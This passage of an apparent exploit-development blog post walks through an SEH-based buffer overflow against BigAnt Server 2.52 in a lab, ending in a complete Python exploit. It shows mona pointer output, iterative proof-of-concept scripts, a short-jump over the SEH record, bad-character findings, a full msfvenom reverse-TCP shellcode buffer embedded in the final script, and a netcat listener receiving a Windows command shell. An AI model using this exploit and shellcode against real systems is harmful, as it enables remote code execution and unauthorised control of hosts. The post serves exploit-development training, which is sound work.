0F9E8BBF   0x0f9e8bbf : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E8BD2   0x0f9e8bd2 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9673   0x0f9e9673 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9923   0x0f9e9923 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9BB3   0x0f9e9bb3 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9C02   0x0f9e9c02 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9C39   0x0f9e9c39 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9C5D   0x0f9e9c5d : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9CA9   0x0f9e9ca9 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0F9E9D58   0x0f9e9d58 : pop edi # pop esi # retn |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: True, v6.0.9589 (C:\WINDOWS\system32\expsrv.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\VulnerableSoftware\AntServer_1688\findwild.txt...
0BADF00D     Found a total of 20309 pointers
```

We can try any address which doesn't have common bad characters (`\x00\x0a\x0d`) and it is located within "SafeSEH: False" module, for example this one:

```
#POP, POP, RETN: 0x1b070c69
SEH = "\x69\x0c\x07\x1b" # written in reverse order due to little endian
```

- PoC script updated with SEH address:

```
#!/usr/bin/python

import socket

host = "172.16.24.213"
port = 6660

# pop, pop, ret 0x1b070c69
SEH = "\x69\x0c\x07\x1b"

buffer = "USV /.:/" + "A" * 962 + SEH + "\x90" * 10 + "C" * (5000 - 962 - len(SEH) - 10) + "\r\n\r\n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(buffer)
print ("[+] Payload sent")
s.close()
```



```
016FFD7C  41               INC ECX                                   msjet40.1B070C69
016FFD7D  41               INC ECX
016FFD7E  41               INC ECX
016FFD7F  41               INC ECX
016FFD80  690C07 1B434343  IMUL ECX,DWORD PTR DS:[EDI+EAX],4343431
016FFD87  43               INC EBX
016FFD88  43               INC EBX
016FFD89  43               INC EBX
016FFD8A  43               INC EBX
016FFD8B  43               INC EBX
016FFD8C  43               INC EBX
016FFD8D  43               INC EBX
016FFD8E  43               INC EBX
016FFD8F  43               INC EBX
016FFD90  43               INC EBX
016FFD91  43               INC EBX
016FFD92  43               INC EBX
```

As next step we need to use those (2 out of) 4 bytes to perform uncoditional jump over SEH address (`"\xeb\x07"`) and land in space where we could place our shellcode.

- PoC script updated with jump over SEH:

```
#!/usr/bin/python

import socket

host = "172.16.24.213"
port = 6660

# pop, pop, ret 0x1b070c69
SEH = "\x69\x0c\x07\x1b"
JMP = "\xeb\x07"

buffer = "USV /.:/" + "A" * 962 + JMP + SEH + "\x90" * 10 + "C" * (5000 - 962 - len(SEH) - len(JMP) - 10) + "\r\n\r\n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(buffer)
print ("[+] Payload sent")
s.close()
```

Bad characters and shell code


Process of finding bad characters was explained several times in previous blog posts. Following chars were eventually found to be bad: `"\x00\x0a\x0d\x20\x25"`

Based on that information we can use msfvenom to generate reverse shell code without bad characters:

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xbb\xe2\x01\xdf\xc8\xdd\xc0\xd9\x74\x24\xf4\x5a\x29"
buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xc2\x04\x03\xb8\x0f\x3d"
buf += b"\x3d\xc0\xf8\x43\xbe\x38\xf9\x23\x36\xdd\xc8\x63\x2c"
buf += b"\x96\x7b\x54\x26\xfa\x77\x1f\x6a\xee\x0c\x6d\xa3\x01"
buf += b"\xa4\xd8\x95\x2c\x35\x70\xe5\x2f\xb5\x8b\x3a\x8f\x84"
buf += b"\x43\x4f\xce\xc1\xbe\xa2\x82\x9a\xb5\x11\x32\xae\x80"
buf += b"\xa9\xb9\xfc\x05\xaa\x5e\xb4\x24\x9b\xf1\xce\x7e\x3b"
buf += b"\xf0\x03\x0b\x72\xea\x40\x36\xcc\x81\xb3\xcc\xcf\x43"
buf += b"\x8a\x2d\x63\xaa\x22\xdc\x7d\xeb\x85\x3f\x08\x05\xf6"
buf += b"\xc2\x0b\xd2\x84\x18\x99\xc0\x2f\xea\x39\x2c\xd1\x3f"
buf += b"\xdf\xa7\xdd\xf4\xab\xef\xc1\x0b\x7f\x84\xfe\x80\x7e"
buf += b"\x4a\x77\xd2\xa4\x4e\xd3\x80\xc5\xd7\xb9\x67\xf9\x07"
buf += b"\x62\xd7\x5f\x4c\x8f\x0c\xd2\x0f\xd8\xe1\xdf\xaf\x18"
buf += b"\x6e\x57\xdc\x2a\x31\xc3\x4a\x07\xba\xcd\x8d\x68\x91"
buf += b"\xaa\x01\x97\x1a\xcb\x08\x5c\x4e\x9b\x22\x75\xef\x70"
buf += b"\xb2\x7a\x3a\xd6\xe2\xd4\x95\x97\x52\x95\x45\x70\xb8"
buf += b"\x1a\xb9\x60\xc3\xf0\xd2\x0b\x3e\x93\x70\xdb\x58\xaf"
buf += b"\xe1\xde\x58\x3e\xae\x57\xbe\x2a\x5e\x3e\x69\xc3\xc7"
buf += b"\x1b\xe1\x72\x07\xb6\x8c\xb5\x83\x35\x71\x7b\x64\x33"
buf += b"\x61\xec\x84\x0e\xdb\xbb\x9b\xa4\x73\x27\x09\x23\x83"
buf += b"\x2e\x32\xfc\xd4\x67\x84\xf5\xb0\x95\xbf\xaf\xa6\x67"
buf += b"\x59\x97\x62\xbc\x9a\x16\x6b\x31\xa6\x3c\x7b\x8f\x27"
buf += b"\x79\x2f\x5f\x7e\xd7\x99\x19\x28\x99\x73\xf0\x87\x73"
buf += b"\x13\x85\xeb\x43\x65\x8a\x21\x32\x89\x3b\x9c\x03\xb6"
buf += b"\xf4\x48\x84\xcf\xe8\xe8\x6b\x1a\xa9\x19\x26\x06\x98"
buf += b"\xb1\xef\xd3\x98\xdf\x0f\x0e\xde\xd9\x93\xba\x9f\x1d"
buf += b"\x8b\xcf\x9a\x5a\x0b\x3c\xd7\xf3\xfe\x42\x44\xf3\x2a"
```

Final exploit

```
import socket

host = "172.16.24.213"
port = 6660

# pop, pop, ret 0x0f9c8dd4
# 0x1b070c69
SEH = "\x69\x0c\x07\x1b"
JMP = "\xeb\x07"

# BAD chars: \x00\x0a\x0d\x20\x25

# msfvenom -p windows/shell_reverse_tcp LHOST=172.16.24.204 LPORT=4444 -f python -a x86 -b "\x00\x0a\x0d\x20\x25"
buf =  b""
buf += b"\xbb\xe2\x01\xdf\xc8\xdd\xc0\xd9\x74\x24\xf4\x5a\x29"
buf += b"\xc9\xb1\x52\x31\x5a\x12\x83\xc2\x04\x03\xb8\x0f\x3d"
buf += b"\x3d\xc0\xf8\x43\xbe\x38\xf9\x23\x36\xdd\xc8\x63\x2c"
buf += b"\x96\x7b\x54\x26\xfa\x77\x1f\x6a\xee\x0c\x6d\xa3\x01"
buf += b"\xa4\xd8\x95\x2c\x35\x70\xe5\x2f\xb5\x8b\x3a\x8f\x84"
buf += b"\x43\x4f\xce\xc1\xbe\xa2\x82\x9a\xb5\x11\x32\xae\x80"
buf += b"\xa9\xb9\xfc\x05\xaa\x5e\xb4\x24\x9b\xf1\xce\x7e\x3b"
buf += b"\xf0\x03\x0b\x72\xea\x40\x36\xcc\x81\xb3\xcc\xcf\x43"
buf += b"\x8a\x2d\x63\xaa\x22\xdc\x7d\xeb\x85\x3f\x08\x05\xf6"
buf += b"\xc2\x0b\xd2\x84\x18\x99\xc0\x2f\xea\x39\x2c\xd1\x3f"
buf += b"\xdf\xa7\xdd\xf4\xab\xef\xc1\x0b\x7f\x84\xfe\x80\x7e"
buf += b"\x4a\x77\xd2\xa4\x4e\xd3\x80\xc5\xd7\xb9\x67\xf9\x07"
buf += b"\x62\xd7\x5f\x4c\x8f\x0c\xd2\x0f\xd8\xe1\xdf\xaf\x18"
buf += b"\x6e\x57\xdc\x2a\x31\xc3\x4a\x07\xba\xcd\x8d\x68\x91"
buf += b"\xaa\x01\x97\x1a\xcb\x08\x5c\x4e\x9b\x22\x75\xef\x70"
buf += b"\xb2\x7a\x3a\xd6\xe2\xd4\x95\x97\x52\x95\x45\x70\xb8"
buf += b"\x1a\xb9\x60\xc3\xf0\xd2\x0b\x3e\x93\x70\xdb\x58\xaf"
buf += b"\xe1\xde\x58\x3e\xae\x57\xbe\x2a\x5e\x3e\x69\xc3\xc7"
buf += b"\x1b\xe1\x72\x07\xb6\x8c\xb5\x83\x35\x71\x7b\x64\x33"
buf += b"\x61\xec\x84\x0e\xdb\xbb\x9b\xa4\x73\x27\x09\x23\x83"
buf += b"\x2e\x32\xfc\xd4\x67\x84\xf5\xb0\x95\xbf\xaf\xa6\x67"
buf += b"\x59\x97\x62\xbc\x9a\x16\x6b\x31\xa6\x3c\x7b\x8f\x27"
buf += b"\x79\x2f\x5f\x7e\xd7\x99\x19\x28\x99\x73\xf0\x87\x73"
buf += b"\x13\x85\xeb\x43\x65\x8a\x21\x32\x89\x3b\x9c\x03\xb6"
buf += b"\xf4\x48\x84\xcf\xe8\xe8\x6b\x1a\xa9\x19\x26\x06\x98"
buf += b"\xb1\xef\xd3\x98\xdf\x0f\x0e\xde\xd9\x93\xba\x9f\x1d"
buf += b"\x8b\xcf\x9a\x5a\x0b\x3c\xd7\xf3\xfe\x42\x44\xf3\x2a"

buffer = "USV /.:/" + "A" * (962-len(JMP)) + JMP + SEH + "\x90" * 10 + buf + "C" * (5000 - 962 - len(JMP) - len(SEH) - 10 - len(buf)) + "\r\n\r\n"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
s.send(buffer)
print ("[+] Payload sent")
s.close()
```



```
root@kali32bit:~/repository/ctp/bigant_server_2.52# python poc5.py
[+] Payload sent
root@kali32bit:~/repository/ctp/bigant_server_2.52# 
```

```
root@kali32bit:~/repository/ctp/bigant_server_2.52# nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.16.24.204] from (UNKNOWN) [172.16.24.213] 1829
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

fuzzing shellcoding exploit bufferoverflow bof SEH

Share:

OLDER
Savant 3.1 webserver buffer overflow exploit

NEWER
KarajaSoft Sami FTP 2.0.2 buffer overflow exploit

Further Reading

8 months ago
KarajaSoft Sami FTP 2.0.2 buffer overflow exploit
Introduction In this blog post we will go thru finding vulnerability in KarajaSoft…

9 months ago
MiniShare 1.4.1 webserver buffer overflow exploit
Introduction MiniShare is a minimal web server with a simple GUI meant for fast a…

9 months ago
MinaliC 2.0.0 buffer overflow exploit
Introduction In this blog post we will go thru recreating buffer overflow exploit fo…

Powered by **Jekyll** with theme **Chirpy**.